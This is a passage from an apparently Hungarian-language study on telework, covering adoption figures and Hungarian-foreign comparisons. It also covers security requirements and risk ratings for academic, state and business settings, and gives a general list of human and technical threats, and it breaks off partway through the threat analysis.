Külföldi példaként a már korábban említett AT&T-t lehet többek közül kiemelni. Ez a világméretű cég egyebek mellett informatikai hálózatok kifejlesztésével, forgalmazásával és üzemeltetésével foglalkozik. A cég saját honlapján is tájékoztatja az érdeklődőt a távmunkával kapcsolatban elért eredményeiről, valamint arról, hogy hogyan kerülhet be az ember a foglalkoztatottak körébe, illetve milyen lehetőségei vannak, ha távmunkában szeretne dolgozni. Ezen kívül a cég profiljában szerepel komplex „távmunkarendszerek” kialakítása, az ehhez tartozó megfelelő üzletpolitika megtervezése, valamint a kapcsolódó hálózati szabályzatok kialakítása. (Megjegyzendő, hogy hazánkban is működnek olyan cégek, melyek komplex hálózatkialakítást vállalnak, esetenként a hozzá kapcsolódó szabályzatokkal együtt, valamint olyan cég is megtalálható a piacon, amely kifejezetten az erőforrások biztonságának megteremtését és megőrzését tekinti elsődleges tevékenységi körének, legyen az akár emberi, vagy informatikai erőforrás.)

Az AT&T által publikált adatok szerint a távmunkában dolgozók átlagosan napi egy órával tudnak többet dolgozni hagyományosan foglalkoztatott társaiknál. Ezt legtöbbször az utazáson spórolják meg. Ha kiszámoljuk, ez a napi egy óra megtakarítás évente mintegy 250 órát jelent. Nem mellékes adat, miszerint a megkérdezettek 77%-a elégedettebb szakmai karrierjével, mint a távmunka kezdete előtt, valamint 83% mondta azt, hogy magánélete is sokkal nyugodtabbá és kiegyensúlyozottabbá vált, mióta áttért erre a munkavégzési módra. Tudvalevő, hogy ezek a tények nagyban javítják a munkához való hozzáállást, növelve ezzel a produktivitást.

Azt a tényt, hogy külföldön mennyire veszik komolyan ezt a megélhetési formát, mi sem bizonyítja jobban annál, hogy a honlapon külön tesztek találhatók azok számára, akik át szeretnének térni a távmunkára. Ezek segítségével az érdeklődők képet kaphatnak arról, hogy mennyire alkalmasak az effajta munkára. A tesztek segítséget nyújtanak abban is, hogy milyen típusú távmunkát válasszon az ember.

Végül egy meggyőző számadat: az AT&T kb. 25 millió dollárt takarított meg az által, hogy alkalmazottainak meghatározó része távmunkában dolgozik.

A részletesebb leírások és adatok a `http://www.att.com/telework` oldalon lelhetők fel.

Ami a jövőt illeti, az Európai Unió bővítésével megnyíló országhatárok és a szabad munkaerő áramlás hatására igen valószínű, hogy hazánkban is megnő azoknak a foglalkoztatottaknak a száma, akik a munkáltatójukkal csak on-line tartják a kapcsolatot, személyes találkozókra csak nagyon ritkán, esetleg soha nem kerül sor. A hazai Internet szolgáltató cégek folyamatos fejlődésével az „egyszerű előfizető” számára elérhető sávszélesség is növekszik, ami által lehetővé válik az is, hogy a feldolgozandó anyagok ne is kerüljenek át a munkavállaló számítógépére, hanem közvetlenül a megbízó erre a célra kijelölt rendszerén legyenek feldolgozva. Árban elérhetőek, illetve különböző támogatási formáknak köszönhetően könnyebben hozzáférhetőek a hardvereszközök és a nem ingyenes szoftverek is. Az iskolákból kikerülő fiatalok életének már ma szerves részét képezi az informatika, nem idegen tőlük a számítógép, a legtöbben már a tanulmányaikhoz is aktívan használják azt. Tehát lassan a társadalmi hozzáállás is változik az informatikát és a számítógéppel végezhető munkát illetően. A mobil technológia világszinten hatalmas fejlődésen megy keresztül, ami természetesen Magyarországon is érezteti hatását. Hamarosan teljesen megszűnik a hálózat helyhez kötöttsége: „Az Internet a zsebünkben van”.

Összefoglalva: a jövő nagy lehetőségeket kínál a távmunka elterjedésének. Technikailag már ma is minden adott olyan munkahelyek létrehozására, ahol az alkalmazott nincsen helyhez kötve, akár az Amazonas menti esőerdő mélyéről is hálózathoz juthat műholdas mobiltelefonja és laptopja segítségével. (Azért az áramforrást – egyelőre – biztosítani kell...)

A következő táblázat megpróbálja egymás mellé állítani a távmunka elterjedését befolyásoló tényezőket, választ keresve arra, hogy miért nem tud hazánkban a külföldihez hasonló mértékben elterjedni.

Magyar helyzet	Külföldi helyzet (EU és USA)
negatív hozzáállás az otthoni, teljes munkaidőben történő munkavégzéshez	otthoni munkavégzés elfogadása megélhetési forrásként
számítógép csak a háztartások kb. 20-25%-ában található	a számítógép az USA-ban a háztartások több mint 50%-ában található meg, míg az EU-ban ez a szám 45% körüli
az alapszintű informatika oktatás nem ad használható tudást	az alapszintű informatika oktatás is alkalmazható tudást ad
a munkáltatók nagy része nem látja át a távmunka előnyeit, nem látja át az informatikában rejlő lehetőségeket	kialakult az informatikai kultúra a felsőbb vezetők körében is, az ebben rejlő lehetőségek áttekintésének képessége, azok kihasználása
informatikai vezetők hozzáállása, hogy „a megelőzés felesleges, akkor kell cselekedni, ha baj van” - ez nem kellőképpen biztonságos rendszereket eredményez	alapelvek közé tartozik, hogy a katasztrófák megelőzésére fordított költségek a valóságban hasznot hajtanak, mivel megóvnak az előre jelezhető nagy veszteségektől
az Internet használata csak egy igen szűk rétegnek mindennapos, viszont dinamikus a fejlődés az Internet elterjedését és felhasználását illetően	az Internet használata mindennapos, a háztartások igen nagy százalékában van jelen
nem egyértelmű jogi helyzet, hiányosságok és rossz értelmezések az informatikai és a szerzői jogokat illetően	letisztultabb jogi helyzet, bár legtöbb esetben az emberi hozzáállás miatt nem kerül sor a törvények alkalmazására

Táblázat 31. Távmunka hazai és nemzetközi megítélése

6.5.4 A társadalom és a piac elvárásai a távmunkával szemben

A társadalomnak és természetesen a piacon jelenlévő munkaadóknak is vannak elvárásaik azzal kapcsolatban, hogy a távmunkának mit kell nyújtania.

A társadalom (mint munkavállaló) alapvető igényei:

- a munka legyen helyhez kötetlenül végezhető
- szabad időbeosztást tegyen lehetővé
- álljon rendelkezésre a gördülékeny munkavégzéshez szükséges infrastruktúra
- kapjon visszajelzést az eddig elvégzett feladatok eredményességéről
- a munkája legyen megfizetve
- a munka legyen rendszeres
- alkotó munka esetén ne tagadják meg tőle a szerzői jogokat

A piac (munkáltató) elvárásai:

- a hagyományosnál olcsóbb munkaerő (lokális munkahely létrehozásának költségei lényegében megszűnnek)
- lelkiismeretes, szakképzett munkavállaló
- megbízható infrastruktúra
- átlátható jogi helyzet

Ezek olyan általános igények, amelyek bármely konkrét területen felmerülnek. Látható, hogy az átlátható jogi helyzet mindkét félnek érdeke, mivel ennek hiányában a rengeteg pereskedés a szerzői jogok kapcsán, valamint az esetleg illegálisan használt szoftverek által hordozott jogi kockázatok elrettentően hathatnak az illetékesekre. Jogi téren érdekes kérdést vethet fel az, ha a megbízó és a megbízott nem ugyanabban az országban tevékenykednek. Ilyenkor nem mindig egyértelmű, hogy mely ország törvényei érvényesülnek.

A megbízható infrastruktúra fontosságát már sokszor említettük, de még többször, esetenként részletesen elemezzük a továbbiakban.

A munkáltató számára igen fontos a szakképzett, megbízható munkaerő. Nem valószínű, hogy bármely cég nyugodt szívvel bízná bármely adatát jött-ment kóklerekre.

A munkaerő olcsósága mindig is kulcskérdés volt. Fontos, hogy a munkaerő értékét nem csak a befektetett összeg nagysága határozza meg, hanem az is sokat nyom a latba, hogy mekkora a haszon, amit termel. Ennek tükrében a távmunka igen olcsónak minősül, mivel a fizikai munkahely létrehozásának költségei (irodabútorok, irodai kellékek, informatikai eszközök stb.) minimálisra, csökkennek, míg egyes felmérések azt mutatják, hogy a távmunkában dolgozók produktivitása magasabb a „hagyományos” munkahelyeken dolgozó társaiknál. Ma Magyarországon a megkérdezett cégvezetők 700.000 Ft körülire teszik egy távmunkahely kialakításának költségeit.

A foglalkoztatottak oldaláról nézve az igényeket, a szabad munkaidő-beosztás és a helyhez nem kötöttség (de főleg az utóbbi) a távmunka „velejárói”.

A már elvégzett feladatok utáni visszajelzés segít a munkavállalónak abban, hogy lássa cégen belüli helyét, érezze azt, hogy munkája igenis fontos és nem csak azért dolgozik, hogy végül munkájának gyümölcse a szemétben, vagy a ’Delete’ billentyű áldozataként végezze.

A folytonosság ma Magyarországon igen fontos szempont, mivel sokan félnek attól, hogy ha egy munkahelyet elhagynak, akkor nem lesz lehetőségük hasonlóra, vagy végső soron munkahely nélkül maradnak.

Alkotó munka alatt értjük azokat, amelyeknek végtermékeként valami új jön létre. Ilyen például a publikálás (folyóiratokban, konferencia-kiadványokban, Interneten stb.), programkód, dalszövegek, versek stb. A szerzői jogok védelmében nem szabad csak a törvényre bízni annak megőrzését. Igen szoros összefüggésben van a szerzői jog a biztonságos adattárolással (vagyis az illetéktelen hozzáférés megakadályozásával).

A fent felsorsoltakon kívül egyes területeken, mint például az oktatási-akadémiai, állami stb. környezetekben a terület tulajdonságaiból adódóan speciális igények is felmerülhetnek a távmunkával kapcsolatban, amelyek általában a felhasznált infrastruktúrát érintik. A következőkben megvizsgálunk néhány ilyen esetet.

6.5.4.1 Akadémiai - oktatási környezet

Ide értjük a tudományos és oktatási területeket, így a különböző kutatásokat végző laborokat, tudóscsoportokat, felsőoktatási intézményeket. A számítógép alkalmazása ezen a területen van jelen a legrégebben. Eleinte persze csak katonai, harcászati célokra használták a technológiát, később azonban minden nagyobb tudományos kutatás alappillérévé vált a számítógép.

Milyen feladatok is oldhatók meg ebben a szférában távmunkaként? Akár egy teljes kutatási program is. Képzeljünk el egy nemzetközi kutatócsapatot, akik fizikailag igen messze

helyezkednek el egymástól, egyikük például Japánban dolgozik a témán, a másik az Egyesült Államokban, a harmadik Magyarországon a negyedik pedig a többiek által elküldött adatok sokaságát rendszerezi egy központi szerveren valahol Ausztráliában. A kutatók persze nem csak elküldeni tudják az eredményeket, hanem a korábbi, vagy akár a már feldolgozott adatokhoz is hozzá kell férjenek a projekt sikerességének érdekében.

Egy ilyen esetben a következő speciális igényeket kell kielégítenie egy rendszernek:

- folytonos rendelkezésre állás
- a felhasználók egyértelmű és letagadhatatlan azonosítása
- az adatok biztonságos tárolása
- gyors hálózati elérés
- biztonságos hálózati elérés
- esetlegesen nagy számítási és kiszolgálási teljesítmény

Alábbiakban részletesebben kifejtjük, hogy az egyes igények miért is jelennek meg.

Folytonos rendelkezésre állás: ha az előbbi nemzetközi kutatócsoport példájánál maradunk, akkor a folytonosság azért is fontos, mivel a különböző helyeken dolgozó munkatársak nagy valószínűséggel más-más időzónákban tartózkodnak. Ennek megfelelően nem engedhető meg, hogy a rendszer helyi idő szerint, mondjuk este nyolckor, megszünteti a hálózati kapcsolatot és leáll. Előfordulhat az is, hogy az egyik munkatárs éppen egy hosszabb műveletet hajt végre a rendszeren, ekkor a kapcsolat megszakadása komoly problémákat okozhat. Ha az oktatást tekintjük, akkor igen gyakori (főleg a felsőoktatásban), hogy a rendszert használók éjszaka akarnak műveleteket végrehajtani, vagy ha például valaki on-line vizsgáztat, és épp ekkor szakad meg a kapcsolat, akkor az eset kellemetlen következményekkel járhat.

A felhasználók egyértelmű és letagadhatatlan azonosítása: releváns adatokhoz való hozzáférés biztosítása egy adott felhasználó számára mindig veszélyekkel járhat, ezért szükséges az egyértelmű azonosítás. A letagadhatatlanság pedig a módosításokért vállalt felelősség vállalásával egyenértékű. Oktatási környezetet példaként véve más adatainak (jegyek, tárgy- és vizsgajelentkezések) módosítását akadályozhatjuk meg az egyértelmű azonosítással, míg a letagadhatatlansággal azt biztosítjuk, hogy a felhasználó által végrehajtott műveletek pontosan visszakereshetőek legyenek, ellenőrizhető legyen az olyan állítás, hogy „de hiszen én visszaléptem a vizsgáról, a rendszer ki is írta, hogy 'lejelentkezve'!”

Az adatok biztonságos tárolása: amennyiben az adatok elvesztése elviselhetetlen kárt okoz (pl. teljes projektet le kell állítani, aminek igen komoly anyagi vonzata is lehet), akkor az adatok biztonságos elhelyezésének problémája a legsúlyosabb. Ide tartozik az illetéktelen hozzáférés megakadályozása, a véletlen – netán szándékos – adatvesztést előidéző események előfordulási valószínűségének csökkentése, illetve a rendszeres biztonsági másolatkészítés, amelynek biztonságos tárolását ugyancsak meg kell valósítani. Egy súlyos rendszerösszeomlás után fontos, hogy az adatok, és szükség szerint a rendszerállapot visszaállítható legyen, biztosítva ezzel a folytonos rendelkezésre állást. Az adatok elvesztésének súlyossága már korábban említésre került, példaként egyszerű elképzelni, hogy mekkora problémát jelenthet az oktatásban, amikor elvesznek a hallgatók eddigi vizsgajegyei.

Gyors hálózati elérés: a korábbi évekkel összehasonlítva azoknak az állományoknak (legyen az adatokat tartalmazó dokumentum, kép, hang, videó stb.) a mérete, melyekkel nap mint nap dolgozunk, jelentősen megnövekedett. Ennek megfelelően a hálózati átviteli képességnek is

alkalmazkodnia kell a megnövekedett adatmennyiséghez, hogy a hálózat használható maradjon. A hálózat leterhelését extrém módon növelheti az is, ha a rendszerrel egyszerre nagyon sok kapcsolatot akarnak létesíteni. Ez szándékos támadás is lehet, ami a munka hatékonyságát is nagyban befolyásolhatja.

Biztonságos hálózati elérés: egy kutatási projekt részeredményeit általában elektronikus úton továbbítják a központ felé és ezek nagy része nem publikus. Ezért biztosítani kell, hogy az adatok útközben se kerülhessenek illetéktelen kezekbe. Ugyanez az elvárás támasztható az oktatásban fellelhető rendszerekkel szemben, például on-line vizsgáztatás esetén, ha a kapcsolat nem biztonságos, nem jelent különösebb nehézséget az adatok átvitel közbeni meghamisítása, manipulálása. Fontos kérdés a szerzői jogok megvédése is, mert lehallgatható kapcsolat esetében egy erre specializálódott támadónak nem jelent nehézséget a továbbított anyagot lemásolása, esetleg annak eredeti célba jutásának meggátolása.

6.5.4.2 Állami környezet

Az állami szférában a távmunka hatékonyan alkalmazható formája az adatok központi feldolgozásának. A lokális ügyintézők az adatokat a helyi számítógépeikről hálózati eszközök segítségével továbbíthatják a központi feldolgozóegység felé, vagy éppen a munkájukhoz szükséges különböző információkat egy központi adatbázisból szerezhetik meg. A Magyar Informatikai Társadalom Stratégiában szereplő tervek szerint hosszabb távon szinte minden ágazat által kidolgozott stratégia tartalmazza távmunkahelyek kialakítását, távoktatás beindítását, és mindezek Európai Uniós szintre fejlesztését. Egyszerű példaként megemlíthető egy kistelepülésen élő közigazgatási ügyintéző, aki mondjuk a személyi igazolványok cseréjével, kiadásával, vagy más, teljesen általános és sok embert érintő problémával foglalkozik. Tegyük fel, hogy az adatok eléréséhez egy központi adatbázist használ, valamint a módosítások is ott történnek. Lássuk, ez a felhasználási mód milyen követelményeket támaszt a rendszerrel szemben:

- ügyintézők megfelelő képzettsége
- lokális irodák infrastruktúrájának kialakítása
- megbízható hálózati kapcsolat
- biztonságos hálózati kapcsolat
- adatok biztonságos tárolása

Látható, hogy az elvárások között itt nem szerepel például a gyors elérés és a nagy számítási teljesítmény igénye. Persze ezek igencsak meggyorsítanák a feldolgozást, de nem létfontosságú feltételei a rendszer kialakításának. Ezen kívül az általánosságot tekintve szintén nem döntő kérdés a szerzői jog biztosításának problémája sem, mivel itt általában nem születik szellemi alkotás. Speciális esetekben ez természetesen módosulhat. Az általános elvárások kicsit részletesebben:

Ügyintézők megfelelő képzettsége: az akadémiai-tudományos szférában megszokottól eltérően nem egyértelmű az e területen dolgozók informatikai képzettségi szintje. Egy idősebb, régóta a közalkalmazotti szférában dolgozó, papírokhoz szokott munkatárstól például nem várható el, hogy egyik napról a másikra áttérjen a számítógépes feldolgozásra. Ezért szükséges biztosítani a megfelelő képzést. Ide kell érteni a rendszer használatának megtanításán kívül a felhasználásra vonatkozó szabályzatot (policy) is. Sokaknak sajnos még az sem egyértelmű és magától értődő, hogy a jelszavainkat még „kölcsön” sem adjuk oda másoknak.

Lokális irodák infrastruktúrájának kialakítása: ma már szinte minden közintézményben, közigazgatási kirendeltségen található számítógép. Ha az adattárolás és feldolgozás központi megoldással biztosított, akkor a számítógép jelenlétén kívül biztosítani kell a megfelelő hálózati elérést is. Jelen esetben nem feltétlen igény a gyors, szélessávú elérés, de ez az adatforgalom függvényében változhat. Az infrastruktúrához mindenképpen hozzá kell venni a kommunikációs rendszer kialakítását is, úgy mint a fax, telefonhálózat, valamint e-mail kezelésére alkalmas szoftverek és hálózati eszközök telepítése és beállítása.

Megbízható hálózati kapcsolat: a megbízhatóság itt részlegesen folyamatos elérhetőséget jelent, vagyis azt, hogy munkaidőben mindenképpen folyamatos elérhetőséget biztosító kapcsolattal kell rendelkeznie egy kirendeltségnek, de munkaidőn kívül ez nem feltétlenül szükséges, mivel nem jellemzőek az időzített feladat végrehajtások, mint például az akadémiai környezetben. Ellenben a munkaidőben történő szolgáltatás kiesés az időveszteség miatt anyagi vonzattal is jár, valamint elfogadhatatlan, hogy érzékeny adatok elvesszenek egy megbízhatatlan hálózat kihagyásai miatt. Nem hagyható figyelmen kívül, hogy a legtöbb állami hivatal személyes adatokkal dolgozik.

Biztonságos hálózati kapcsolat: a megbízhatóság másik alappillére a biztonságos kapcsolat kiépítése. E felhasználási területen az információk rossz kezekbe kerülése megengedhetetlen, ezért biztosítani kell az adatok sérthetetlenségét, illetve az adatok lehallgathatóságának kiküszöbölését.

Adatok biztonságos tárolása: ha a lokális rendszerben nem tárolnak releváns adatokat, akkor ott elég a rendszer zavartalan működését biztosítani. Ellenben ha az adott rendszer (például a központ) fontos adatokat tárol, akkor nagy veszteséget jelenthet annak sérülése, nyilvánossá válása. Ha a társadalombiztosítás adatbázisaiban tárolt adatokat vesszük alapul, könnyen belátható, hogy ezek módosítása vagy elvesztése – a kaotikus állapotok kialakulása mellett – akár még emberi életeket is követelhet.

6.5.4.3 Pénzügyi-üzleti környezet

A fejlett ipari országokban a távmunka felhasználásának éllovasa az üzleti szféra. A pénzügyi környezettel történő összevonás oka az, hogy a két terület elvárásai informatikai téren általában hasonlóak. Példaként megemlíthető egy bróker, aki irodáját a tőzsdén képviseli, vagy egy utazó értékesítő (divatos kifejezéssel: sales), aki az országot (világot) járva végzi munkáját.

Ebben az esetben a következő igények merülnek fel:

- mobil infrastruktúra
- biztonságos hálózati elérés
- üzembiztos hálózati elérés
- gyors hálózati elérés
- biztonságos adattárolás

Látható, hogy az akadémiai szférához viszonyítva itt is a nagy számítási kapacitás ami elmarad, viszont az állami szféra igényein túl itt létfontosságú lehet a gyors hálózati kapcsolódási lehetőség. A megbízhatóság és az adatok biztosítása itt is fontos szerephez jut. Részletesebben:

Mobil infrastruktúra: a bróker vagy az utazó üzletkötő esetében egyaránt nehezen, vagy egyáltalán nem oldható meg a fixen kialakított munkakörnyezet. Ennek megfelelően előtérbe

kerülnek a mobil megoldások, mint a mobiltelefon, notebook, palmtop stb. Ebből adódóan megjelennek a vezeték nélküli adatátvitel iránti igények is. Ismert probléma, hogy a vezeték nélküli (wireless) technológiák lehallgathatósága általában nagyobb, mint vezetékes rokonaiké, ezért nagyobb odafigyelést igényel ezek használata.

Biztonságos hálózati elérés: mivel ezen a felhasználási területen leginkább pénzügyi vonatkozású adatok haladnak keresztül a hálózati infrastruktúrán, ezért az adatok rossz kezekbe kerülése vagy károsodása konkrétan számszerűsíthető. Ha például az egyik brókercég képes arra, hogy a másik cég vezeték nélküli kapcsolatában módosításokat idézzen elő, akkor a saját hasznát növelve könnyedén félreállíthat egy riválist a piacról. Az üzletkötő forgalmának lehallgatásával pedig fontos céges információk kerülhetnek illetéktelen kezekbe, amely akár egy cég tönkremenetelét is okozhatja.

Üzembiztos hálózati elérés: ha a két kiinduló példánál maradunk, itt egy kicsit elválik egymástól a bróker és az üzletkötő által támasztott igény. Míg a brókernek csak a „nyitvatartási idő" alatt kell folyamatos elérhetőséget biztosítani, addig az üzletkötő esetében fontos lehet a 24 órás elérés, mivel – az akadémiai környezetben leírtakhoz hasonlóan – itt is közrejátszhatnak az időzónák közötti eltérések. Váratlan, időszakos kiesések természetesen egyik esetben sem engedhetők meg, mivel releváns információk veszhetnek el egy ilyen kimaradás miatt.

Gyors hálózati elérés: talán egyértelmű, hogy az üzleti környezet a legérzékenyebb a különböző dolgok véghezviteléhez szükséges időt illetően. Ezt a jól ismert „az idő pénz" szállóigénél semmi nem jellemzi jobban. Több kimutatás készült már arról, hogy az erőforrások nem megfelelő felhasználásából eredő időveszteség milyen terheket is jelent a cégeknek.

Biztonságos adattárolás: hasonlóan az eddig felhozott példákhoz, az adattárolás – a tárolt információk érzékenységét figyelembe véve – kiemelt fontossággal bír mind lokálisan a munkát végző ember számítógépén, mind pedig a központi adattárban. A lokális számítógépeken a hordozhatóság miatt felmerül annak lehetősége is, hogy az adott eszköz elvész, vagy ellopják. Ilyen esetben is meg kell őrizni a tárolt adatok biztonságát. Komoly veszélyforrás lehet egy, az adatok megszerzésére irányuló támadás, mivel a vezeték nélküli megoldásoknak köszönhetően nem szükséges a támadónak sem helyhez kötött eszközöket használnia.

Az ismertetett területek igényei között észrevehetően nagy szerepet kap a biztonság. Mindegyik területnél fontos szempont a kommunikáció és az adatok tárolásának biztonsága. Ennek kialakítása egyik helyen sem csak és kizárólag a hardveres vagy szoftveres megoldások bevezetését jelenti. Mindenhol fel kell ismerni, hogy a biztonság alapja legtöbb esetben a megfelelő, megbízható emberi viselkedés. Ezért fontos mindenhol az alkalmazottak oktatása. Még ott is, ahol ez indokként nem volt megjelölve, előfordulhat, hogy a munkatársak értenek ugyan a számítógépek kezeléséhez, de fogalmuk sincsen arról a biztonsági kockázatról, ami a nem megfontolt, felelőtlen magatartásból eredően nagyban rombolja a rendszer egészének biztonságát. Példaképpen elképzelhetünk egy olyan „komoly informatikai tudással rendelkező" üzletembert, aki a budapesti közlekedési dugóban üldögélve bluetooth kapcsolattal kapcsolja össze mobiltelefonját erre alkalmas notebook-jával, vagy PDA-jával és a sebesség növelése érdekében („Az idő pénz") kikapcsolja a sebességet csökkentő biztonsági funkciókat, minek következtében kb. 10 méteres körzetben (újabb szabványtervek szerint 100 méter) a kommunikáció egyszerűen lehallgathatóvá válik. Ez természetesen csak egy példa a sok lehetséges közül.

A következő táblázat ágazatok szerint rendszerezve mutatja be az elvárásokat a megvalósítás fontossági foka, illetve biztonsági szempontok szerinti veszélyessége szerint. Az egyes szempontok fontosságát, illetve kockázatát csillaggal (*) jelöltük. A csillagok száma arányos a fontossággal, illetve a kockázattal (* = kis, *** = közepes, ***** = nagy kockázat). A „Biztonsági kockázat nagysága” oszlopban a „B”-vel jelölt oszlopban a bevezetés által előidézett biztonsági kockázatot, „E”-vel az elhagyás által előidézett biztonsági kockázatot jelöltük.

	Akadémiai / oktatási szféra			**Állami szféra**			**Pénzügyi / üzleti szféra**		
Felmerülő igény	**Igény megvalósításának fontossága**	**Biztonsági kockázat nagysága**		**Igény megvalósításának fontossága**	**Biztonsági kockázat nagysága**		**Igény megvalósításának fontossága**	**Biztonsági kockázat nagysága**	
		B	E		B	E		B	E
Folytonos rendelkezésre állás	*****	**	****	**	*	**	***	**	***
Egyértelmű azonosítás	*****	*	****	****	**	***	***	*	****
Letagadhatatlan azonosítás	*****	*	*****	****	**	***	***	*	***
Adatok biztonságos tárolása	*****	*	*****	*****	*	*****	*****	*	*****
Biztonságos hálózati elérés	*****	*	*****	*****	*	*****	*****	*	*****
Megbízható hálózati elérés	*****	*	****	****	*	****	****	*	****
Gyors hálózati elérés	****	*	**	*	***	*	****	*	***
Nagy számítási / kiszolgálási teljesítmény	****	*	***	*	*	*	*	*	*
Felhasználók megfelelő képzése	***	*	*	*****	*	****	***	*	***
Lokális munkaállomások kialakítása	***	*	*	****	*	***	***	*	*

Táblázat 32. A különböző alkalmazási környezetek igényeinek kockázatai

Megjegyzések a táblázatban szereplő értékekhez:

Észre kell venni, hogy minden egyes igény kielégítése vagy elhagyása kockázattal jár, bár a kockázatok közel sem egyenlők. Példaként: ha bevezetjük valahol az egyértelmű és letagadhatatlan azonosítást, akkor a munkatársakat kitesszük annak a veszélynek, hogy egy esetlegesen sikeres rendszerfeltöréskor az ismeretlen támadó valamely ismert felhasználó nevében szerzi meg mondjuk az adminisztrátori jogokat, így a napló-állományok elemzése során gyanúba keveredhet az adott felhasználó. Ugyanakkor a kötelező azonosítás elhagyása ennél jóval nagyobb veszélynek teszi ki a rendszert. Így annak ellenére, hogy mindkét lehetőség kockázatot jelent, egyértelműen javasolható a bevezetés. Hasonló a helyzet a folyamatos rendelkezésre állással is. Minél hosszabb ideig érhető el egy adott rendszer, annál több idő áll a betörő rendelkezésére a sikeres támadáshoz. Ha azonban nem üzemeltetjük folyamatosan a rendszert, akkor azzal ugyancsak kárt okozhatunk.

Érdekes kérdés még a gyors hálózati elérés biztosítása olyan területeken, ahol annak megléte nem létkérdés. Biztonsági szempontból a gyors elérés bevezetése nagyobb kockázatot hordoz, mint annak elhagyása. Ennek magyarázata a felhasználók emberi tulajdonságaiban keresendő. Ha rendelkezésre áll egy gyors hálózati kapcsolatot biztosító rendszer, akkor megnő annak valószínűsége, hogy a felhasználók nagy sávszélességet igénylő alkalmazásokat, vagy letöltéseket kezdenek futtatni, amivel kártékony programok is bejuthatnak a rendszerbe, esetleg a letöltött állományok szerzői jogi kérdéseket vethetnek fel. Ha nem biztosítunk gyors hálózati elérést, akkor az előbb felsoroltak veszélye ugyanúgy fennáll, csak kisebb valószínűséggel.

A fent kiemelt távmunka környezetek lényegében lefedik a terület összes, informatikai infrastruktúrával kapcsolatos felmerülő igényét. Természetesen speciális igények is előfordulnak, de azok nagy része visszavezethető a felsorolt alapesetek valamelyikére, amelyek kockázataival a következőkben részletesebben foglalkozunk, illetve a tanulmány más fejezeteiben található meg a probléma bővebb ismertetése.

6.5.5 A távmunka által felvetett hálózati biztonsági veszélyforrások

Az előző szakasz bemutatta a távmunka által felvetett igényeket. Látható, hogy ezekben a biztonság kiemelt fontossággal szerepel. Az, hogy milyen kockázatokkal is járhat ha valaki munkavállalóként vagy munkaadóként távmunkával kíván foglalkozni, ebben a részben kerül kifejtésre. A veszélyforrásokat szétbontjuk emberi és technikai eredetűekre, illetve veszélyességük szerint osztályozzuk. A tanulmány korábbi fejezeteiben már bemutattuk, hogy mit értünk kockázat alatt, és melyek azok az elvek, amelyeknek egy adott rendszernek meg kell felelnie (ld. 2. fejezet). Mivel a távmunka alapja a hálózati kommunikáció, annak biztonságos használata a legfontosabb szempontok egyike. Nézzük, milyen kockázati tényezők, nagyobb veszélyforrás-kategóriák merülnek fel a távmunka esetén:

Emberek által okozott veszélyek:

- a képzetlenségből adódó veszélyforrások
- a szerzői jog sérülésének veszélye
- a személyiségi jogok sérülésének veszélyei
- megbízhatatlan munkaerő alkalmazásának veszélyei
- illegális tartalmak által hordozott veszélyek

- nem megfelelő munkakörnyezet veszélyei

Technikai erőforrások veszélyforrásai:

- az adatvesztést okozó veszélyforrások
- megbízhatatlan hálózati elemek használatának veszélyei
- szolgáltatásbénító támadás (DoS) veszélye
- vírusfertőzés veszélye
- kémprogramok (spyware) okozta veszélyek
- Spam-ek által okozott veszélyek
- az energiaellátás kiesésének veszélyei
- az egyértelmű és letagadhatatlan azonosítás elhagyásának veszélye

Látható, hogy az emberek által okozott veszélyforrások száma is jelentős. Annak ellenére, hogy ezek nem közvetlen technikai fenyegetettséget jelölnek, sokszor sokkal nagyobb károkat képes okozni egy ilyen veszélyforrás „kihasználása” vagy bekövetkezése. Alább egyenként elemzés alá vesszük a különböző veszélyforrásokat, valamint bemutatjuk azok összefüggéseit.

A veszélyforrásokat egy-egy azonosítóval – ID – jelöljük meg, hogy a későbbi táblázatokban egyértelműen hivatkozhassunk azokra.

6.5.5.1 Emberek által okozott veszélyek

A leggyengébb láncszemnek szokták nevezni az emberi tényezőt, ezért ezt a csoportot több szempont szerint is elemezni kell, mint veszélyforrást.

A képzetlenségből adódó veszélyforrások

Az emberek képzése, képzettsége nem csak az informatikában, de bármely más szakterületen is alapkérdés. Igen veszélyes dolog egy utcáról összeszedett, adott témakörben teljesen képzetlen embert beállítani az esztergapad mögé, mert minden valószínűség szerint nem csak a számára kiadott feladatot lesz képtelen elvégezni, de kárt tehet saját magában, valamint az általa használt eszközben is. Az informatikában is hasonló a helyzet. A képzettségnek persze sok szintje van:

- Lehet valaki teljesen képzetlen, aki még számítógépet nem is látott, vagy a bekapcsoláson még sohasem jutott túl. (0. szint)
- Lehet olyan, akitől a számítógép használata nem teljesen idegen (mert mondjuk a családban levő számítógépet már használta párszor különösebb előképzettséget nem igénylő szoftverek, játékok futtatására, vagy például e-mail írására, csevegésre). (1. szint)
- Lehet felhasználói szinten képzett, azaz képes elboldogulni összetett alkalmazásokkal, mint például komplett irodai csomagok (Open Office, Star Office, Microsoft Office stb.), vagy kiadványszerkesztők, esetleg fénykép-manipuláló programok. Ekkor a felhasználó már akár kisebb, a rendszerben jelentkező hibákat is képes elhárítani. Ezen a képzettségi szinten legtöbbször középfokú képesítés (szoftverüzemeltető) értendő. (2. szint)

- Következő képzettségi szinten talán az üzemeltetőt, vagy rendszergazdát lehetne megemlíteni, aki nem konkrét alkalmazói szoftvereknek mély ismeretével bír, hanem alapos operációs rendszer ismeretei vannak, és hálózati tudása elegendő ahhoz, hogy biztosítani tudja a zavartalan munkavégzést. Képes detektálni a felhasználók által jelentett hibákat, valamint képes azokat elhárítani, legyen az szoftveres vagy hardveres alapú. (3. szint)

Távmunka esetén kockázatot általában ezeken a képzettségi szinteken lévő felhasználók jelentik. (A 0. szintű felhasználó nagy valószínűséggel nem fog távmunkában dolgozni, tehát ő konkrétan nem jelent veszélyforrást.)

Az 1. képzettségi szinten lévő felhasználók az esetek többségében megfelelő alappal rendelkeznek ahhoz, hogy továbbképezhetők legyenek távmunka végzésére, mint például adatgyűjtés, adatok rendszerezése, sajtófigyelés, telemarketing, elektronikus levelezés stb. A 2. és 3. szintű felhasználók pedig a kifejezetten ideális távmunkában dolgozót jelentik a munkáltatónak.

Kockázatot tehát leginkább az 1. és 2. szinten lévők okoznak. Melyek is ezek? Kiemelünk néhány jellemző, képzetlenségből adódó veszélyforrást (mivel a képzetlenség fogalma szerteágazó, a különböző képzetlenségi fokból adódó veszélyforrásokat a kockázatbecslés elnagyolásának elkerülésére külön ID-vel jelöljük):

